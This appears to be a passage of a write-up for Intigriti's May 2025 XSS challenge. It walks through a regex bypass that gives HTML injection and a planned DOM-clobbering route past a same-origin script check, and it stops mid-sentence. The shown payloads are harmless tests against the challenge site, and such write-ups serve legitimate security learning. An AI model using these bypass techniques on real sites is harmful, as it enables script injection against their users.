
Intigriti May 2025 Challenge: XSS Challenge 0525 by joaxcar

In May ethical hacking platform Intigriti (https://www.intigriti.com/) launched a new Cross Site Scripting challenge. The challenge itself was created by community member joaxcar.



Rules of the challenge

- Should work on the latest version of Chrome **and** FireFox.
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MiTM attacks.
- You are not allowed to use a previous XSS challenge in order to solve this one.

Challenge


To simplify a victim needs to visit our crafted web URL for the challenge page and arbitrary JavaScript should be executed to launch a Cross Site Scripting (XSS) attack against our victim.

The XSS (Cross Site Scripting) attack


Step 1: Recon

It is always important to carefully check the target you are trying to attack and look around for possible weak spots. Use the web application and check the JavaScript source code. The better you know how an application works the more chance you will have to find vulnerabilities.

The challenge start at this URL: https://challenge-0525.intigriti.io/ but shows payloads can be tested here: https://challenge-0525.intigriti.io/begin



A simple input form where we are allow to type our name. A good start is to test the input field with a harmless payload.




If we input “test” we see we get a welcome message and confetti is shown. This reveals the parameter “name” in the URL bar.

We can now use this URL to proceed testing: https://challenge-0525.intigriti.io/index.html?name=

Lets try to achieve HTML injection with following payload: <s>test</s>. If we see test (with strike through) reflected in the application we already achieve a first step.

https://challenge-0525.intigriti.io/index.html?name=%3Cs%3Etest%3C/s%3E



This does not work as we get “Error when parsing name” so some filtering is in place to protect the web application from malicious input.


This means it would make no sense to start throwing XSS payloads blindly at the application as we will need to bypass the filter. At this point after our initial recon the next steps look like following.


1) Determine which filtering or WAF (Web Application Firewall) is used to block malicious payloads.
2) Achieve HTML injection.
3) Build further on our HTML injection and achieve XSS.

Step 2: Deep dive into the source code

Another important step to achieve the filtering bypass is to inspect the application source code. This will help in our recon to find weak spots in the applications defense.

Right click on the browser window and click inspect. This will open the DevTools.







Once DevTools is opened we can see the web application source code. Between the <head> tags we can find “dompurify 3.2.5” and “confetti.js”. The confetti script is less interesting as this is generating the confetti once we input a valid name.
Dompurify 3.2.5 is the WAF (Web Application Firewall) which is probably known for blocking XSS attacks and possible harmful HTML for the web application.
(https://github.com/cure53/DOMPurify)

Dompurify version 3.2.5 is the latest one so a bypass will probably not be available or if we find one it would be a 0-day but that is not what we want to achieve with this challenge.

At the bottom of the HTML code we find a reference to “script.js” This is probably the one we need to look at.



If we go to the “Sources” tab of the browser DevTools we can checkout “script.js”



```
// main
(function(){
    const params = new URLSearchParams(window.location.search);
    const name = params.get('name');

    if (name && name.match(/([a-zA-Z0-9]+|\s)+$/)) {
        const messageDiv = document.getElementById('message');
        const spinner = document.createElement('div');
        spinner.classList.add('spinner');
        messageDiv.appendChild(spinner);

        fetch(`/message?name=${encodeURIComponent(name)}`)
        .then(response => response.text())
        .then(data => {
            spinner.remove();
            messageDiv.innerHTML = DOMPurify.sanitize(data);
        })
        .catch(err => {
            spinner.remove();
            messageDiv.innerHTML = "Error fetching message.";
            console.error('Error fetching message:', err);
        });

    } else if(name) {
        const messageDiv = document.getElementById('message');
        messageDiv.innerHTML = "Error when parsing name";
    }

    // Load some non-misison-critical content
    requestIdleCallback(addDynamicScript);
})();

```


The main function first searches for an URL parameter “name” which we already know. Then checks this input against following regex: /([a-zA-Z0-9]+|\s)+$/

The regex only allows certain input to pass through otherwise like we can see in the “else if(name)” section we get “Error when parsing name” which we encountered with our input: <s>test</s>

- [a-zA-Z0-9]+ : One or more alphanumeric characters (letters and digits).
- | : OR
- \s — A white space character (space, tab, newline, etc.).
- (...)+ — The entire group is repeated one or more times.
- $ — Anchors the match to the end of the string.

This regex only allows letters and digits or white spaces repeated as much as we want but the “$” is interesting as it only look at the end of the input for this.

So a simple bypass will be this as it will only look at the end of the string to match: <s>test</s>a




And this leads to HTML injection. As <s>test</s> is still harmless Dompurify will not block it.

After the regex the main JavaScript function create HTML code for a spinner we see when submitting our name. Then it fetches our name input from another page and converts that to text. The text it fetches is checked by Dompurify before being placed on our screen so we cannot convert our HTML injection to XSS unless we find a nice 0-day on Dompurify.

```
20
21  if (name && name.match(/([a-zA-Z0-9]+|\s)+$/)) {
22      const messageDiv = document.getElementById('message');
23      const spinner = document.createElement('div');
24      spinner.classList.add('spinner');
25      messageDiv.appendChild(spinner);
26
27      fetch(`/message?name=${encodeURIComponent(name)}`)
28      .then(response => response.text())
29      .then(data => {
30          spinner.remove();
31          messageDiv.innerHTML = DOMPurify.sanitize(data);
32      })
33      .catch(err => {
34          spinner.remove();
35          messageDiv.innerHTML = "Error fetching message.";
36          console.error('Error fetching message:', err);
37      });
```

This reveals web page: https://challenge-0525.intigriti.io/message?name=



This page is not that interesting at the moment as our input is converted to text. One thing to notice here which is important later is that the page seems to take a few seconds to take our input and display it on screen. There is a few seconds delay before our input name is shown on screen.

The last part of the main function calls “non-misison-critical content”. This is done by “requestIdleCallback(addDynamicScript);”

This function call caused me the biggest trouble to solve this challenge :-) We will get to this later.

```
6
7   function addDynamicScript() {
8       const src = window.CONFIG_SRC?.dataset["url"] || location.origin + "/confetti.js"
9       if(safeURL(src)){
10          const script = document.createElement('script');
11          script.src = new URL(src);
12          document.head.appendChild(script);
13      }
14  }
15
```

Once requestIdleCallback(addDynamicScript);” is called this accesses a property called “CONFIG_SRC” on the window object. It is expects to find an object “dataset” that contains a “url”. Optional chaining is used in case this is not found to avoid errors in the code.

The we have || which is OR and

location.origin + "/confetti.js"

We can easily test what “location.origin” is in the browser DevTools console: https://challenge-0525.intigriti.io/

Important here is that “CONFIG_SRC” was never defined in the JavaScript code by the developer so this will never be used in normal circumstances and the OR will result the confetti to be loaded from the JavaScript code part: location.origin + "/confetti.js"

The “CONFIG_SRC” is really interesting as it is not defined from an attacking point of view as we can with our HTML injection probably define this via DOM clobbering: https://portswigger.net/web-security/dom-based/dom-clobbering

If we can achieve DOM clobbering then we can input our values into “CONFIG_SRC.dataset.url” then we control a part of the code to load external URLs which hopefully is our own JavaScript with an XSS.

Before the confetti code is added as script to the HTML page it is checked by “safeURL(src)”

```
// utils
function safeURL(url){
 let normalizedURL = new URL(url, location)
 return normalizedURL.origin === location.origin
}
```

This one is tricky as it is some kind of same origin check created by the developer. It check if the URL coming from “*const src = window.CONFIG_SRC?.dataset["url"] || location.origin + "/confetti.js"*” is equal to “location.origin”.

So lets assume we could DOM clobber “*window.CONFIG_SRC?.dataset["url"]*” and input our own url like for example: https://atacker.com/ then we would not be allowed to proceed as this does not match the “location.origin” which is “https://challenge-0525.intigriti.io/”


Here are 2 possible solutions. We can find a page on “https://challenge-0525.intigriti.io/” with our own input to achieve XSS or we can 